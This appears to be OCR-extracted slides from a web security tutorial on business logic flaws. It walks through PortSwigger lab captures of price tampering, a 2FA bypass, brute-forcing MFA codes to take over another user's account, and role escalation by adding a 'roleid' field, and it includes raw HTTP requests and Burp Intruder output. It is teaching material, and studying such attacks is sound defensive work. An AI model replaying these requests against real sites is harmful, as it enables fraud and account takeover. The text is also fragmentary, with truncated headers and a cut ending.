Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: https://acb71f751e6e5b9680c173d10064007d.web-security-academy.net
Referer: https://acb71f751e6e5b9680c173d10064007d.web-security-academy.net/product?productId=1
Cookie: session=ooBmZ1gdr2sSXVrNKbYs6K3hFEU00hIy
Upgrade-Insecure-Requests: 1
```



```
productId=1&redir=PRODUCT&quantity=1&price=133700
```


```
s://acb71f751e6e5b9680c173d10064007d.we
ps://acb71f751e6e5b9680c173d10064007d.w
ion=ooBmZ1gdr2sSXVrNKbYs6K3hFEU00hIy
ure-Requests: 1

redir=PRODUCT&quantity=2&price=1
```

Why Logic Flaw ?

Example 2 : Parameter Tampering Attack

What happened?

We only bought 2 pieces for a few cents even though it is priced at $ 2674.00



Name	Price	Quantity
Lightweight "l33t" Leather Jacket	$0.01	- 2 +

Why Logic Flaw ?

Examples :

Account Takeover
2FA Bypass & Broken

- Account takeover, or rather (ATO), is a type of identity theft, for example (you are User No. 1, you have taken over (access) the account of User No. 2 and you have actively used his identity)

- In the case of the second authentication, the user must identify himself and prove that he is the owner of this original account after skipping the first step of authentication - after logging into your account, two-factor authentication is used as a second form of authentication such as "a text message containing a code that you receive by phone or email or -your fingerprint, or facial recognition) Two-factor authentication was established as a form of protection i.e. if you are a victim of phishing attacks and your account has been stolen, the attacker will not allow access to your data despite having your password,

But Unfortunately, the second-step authentication flaws lead to takeover of users' accounts

Why Logic Flaw ?

Example 1 : 2FA Bypass

- How does the service work:

  When the second authentication step is completed, the service will redirect you to your account (your profile), and for exemple you see in the URL:

my-account?id=saif


- Testing :

But first you should to login again to the service using your credentials, and when you are required to complete the second authentication step 2FA, put in the URL

http://www.vulnerablesite.com/my-account?id=saif

Why Logic Flaw ?

Example 1 : 2FA Bypass



- ➔ If you are asked to enter a username and then a password, and then the service asks you to enter the verification code, then you are now in the first authentication step, which is that you have entered a "username with password → logged-in only “

- ➔ The second authentication step is to enter the verification code 2FA to full access your account

Many services do not verify if you enter the verification code “2FA” or not to pass the second authentication step

Example 1 : 2FA Bypass


- The result :

You will find that you have bypassed 2FA because the service does not verify whether or not you entered the verification code

➔ It never verifies the second authentication step

Example 2 : Account Takeover (two-factor verification)

One of the most dangerous attacks that allows the attacker to brute-force the verification codes and this will help him to hack any account on a specific service once he knows the username of the victim without the need to know his password.



username=carlos&password=qwerty

Why Logic Flaw ?

Example 2 : Account Takeover (two-factor verification)

- ➔ The attacker logged into his account and went through the first steps of authentication :

```
POST /login1 HTTP/1.1
Host: site.com
username=attacker&password=attacker
```

- ➔ Then : (cookie assigned)

```
POST /login2
Cookie: session=5ESXsLkSbG6UKzjGubM0wrgw5b1Qel8r;
verify=attacker
```

Why Logic Flaw ?

Example 2 : Account Takeover (two-factor verification)

- The attacker discover that the username account was being identified by the cookie


```
Referer: https://www.site.com/login2
Cookie: session=JENdy94WYiQN1BSNxIkeRYrjHb0yYba2; verify=attacker
Upgrade-Insecure-Requests: 1
```

➔ In other words, verify=attacker is about the name of the user who will access his account

Why Logic Flaw ?

Example 2 : Account Takeover (two-factor verification)

- And after that, the service asked him to authenticate in the second step




```
POST /login2 HTTP/1.1
Host: site.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Origin: https://www.site.com/
Connection: close
Referer: https://www.site.com/login2
Cookie: session=JENdy94WYiQN1BSNxIkeRYrjHb0yYba2; verify=attacker
Upgrade-Insecure-Requests: 1

csrf=f7KABgPFC6Upau0J7eL0081hDkJY67VI&mfa-code=0123
```

Why Logic Flaw ?

Example 2 : Account Takeover (two-factor verification)

- The attacker will change the username of his account with the name of the victim's user and then launch a brute force attack on the verification code - the service does not use rate limits to mitigate, but it can be bypassed too ☺



```
POST /login2 HTTP/1.1
Host: site.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Origin: https://www.site.com/
Connection: close
Referer: https://www.site.com/login2
Cookie: session=JENdy94WYiQN1BSNxIkeRYrjHb0yYba2; verify=VICTIM-Account
Upgrade-Insecure-Requests: 1

csrf=f7KABgPFC6Upau0J7eL0081hDkJY67VI&mfa-code=§0123§
```


Victim username account

Brute Forcing the verification code

Why Logic Flaw ?

Example 2 : Account Takeover (two-factor verification)

- Bruteforcing the verification code on the victim's username’s would allow the attacker to be able to access user accounts through only the username without having to know the password



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
865	1864	200	□	□	3116	
866	1865	200	□	□	3116	
867	1866	200	□	□	3116	
868	1867	200	□	□	3116	
869	1868	200	□	□	3116	
870	1869	200	□	□	3116	
871	1870	302	□	□	217	
872	1871	400	□	□	254	
873	1872	400	□	□	254	

```
POST /login2 HTTP/1.1
Host: acce1f121e0022be80c80dc2003800c8.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Origin: https://acce1f121e0022be80c80dc2003800c8.web-security-academy.net
Connection: close
Referer: https://acce1f121e0022be80c80dc2003800c8.web-security-academy.net/login2
Cookie: session=JENdy94WYiQN1BSNxIkeRYrjHb0yYba2; verify=carlos
Upgrade-Insecure-Requests: 1

csrf=f7KABgPFC6Upau0J7eL0081hDkJY67VI&mfa-code=1870
```

To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

http://burp/show/2/sx7v3sdoq1ok0kzf3z3kjguowabflmdo

□ In future, just copy the URL and don't show this dialog

Why Logic Flaw ?

Examples :


Privilege Escalation


When the normal user does not have permission to access certain information or functions that are not available to him

➔ He is not allowed to access them

Glitch in the service that allows a normal user to escalate his privileges to the administrator or superuser by violating the permissions that do not allow him access

➔ He allowed himself to access them




Super User
User 1
Privileges
Permissions
Edit - delete - create-Read
Logic Flaw
Read-Only
Secured Resources

jsp?

Why Logic Flaw ?

Parameter Tampering Attack Also Can do That :

- User role control :

  jsp?UserRole=ADMIN @ jsp?UserRole=USER1

- User role can be modified :

```
Referer: https://www.site.com/my-account?id=hacker
Cookie: session= vCayoLLBWI7VFldpmU1ETma8ZDeiTy8t
{"email":"hacker@hacker.io "}
```

```
HTTP/1.1 302 Found
Location: /
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 121
{
  "username": "hacker",
  "email": "hacker@hacker.io ",
  "apikey": "vCayoLLBWI7VFldpmU1ETma8ZDeiTy8t",
  "roleid": 1
}
```

```
Referer: https://www.site.com/my-account?id=hacker
Cookie: session=3ALLkprqYgo09MKEQq7f67T

{"email":"hacker@hacker.io", "roleid": 2}
```

```
HTTP/1.1 302 Found
Location: /
{
  "username": « hacker",
  "email": "hacker@hacker.io",
  "apikey": "vCayoLLBWI7VFldpmU1ETma8ZDeiTy8t",
  "roleid": 2
}
```

Why Logic Flaw ?

Parameter Tampering Attack Also Can do That :

- ➔ Before : The User Account

```
<section class="top-links">
     <a href="/">Home</a><p>|</p>
    <a href="/my-account?id=hacker">My account</a><p>|</p>
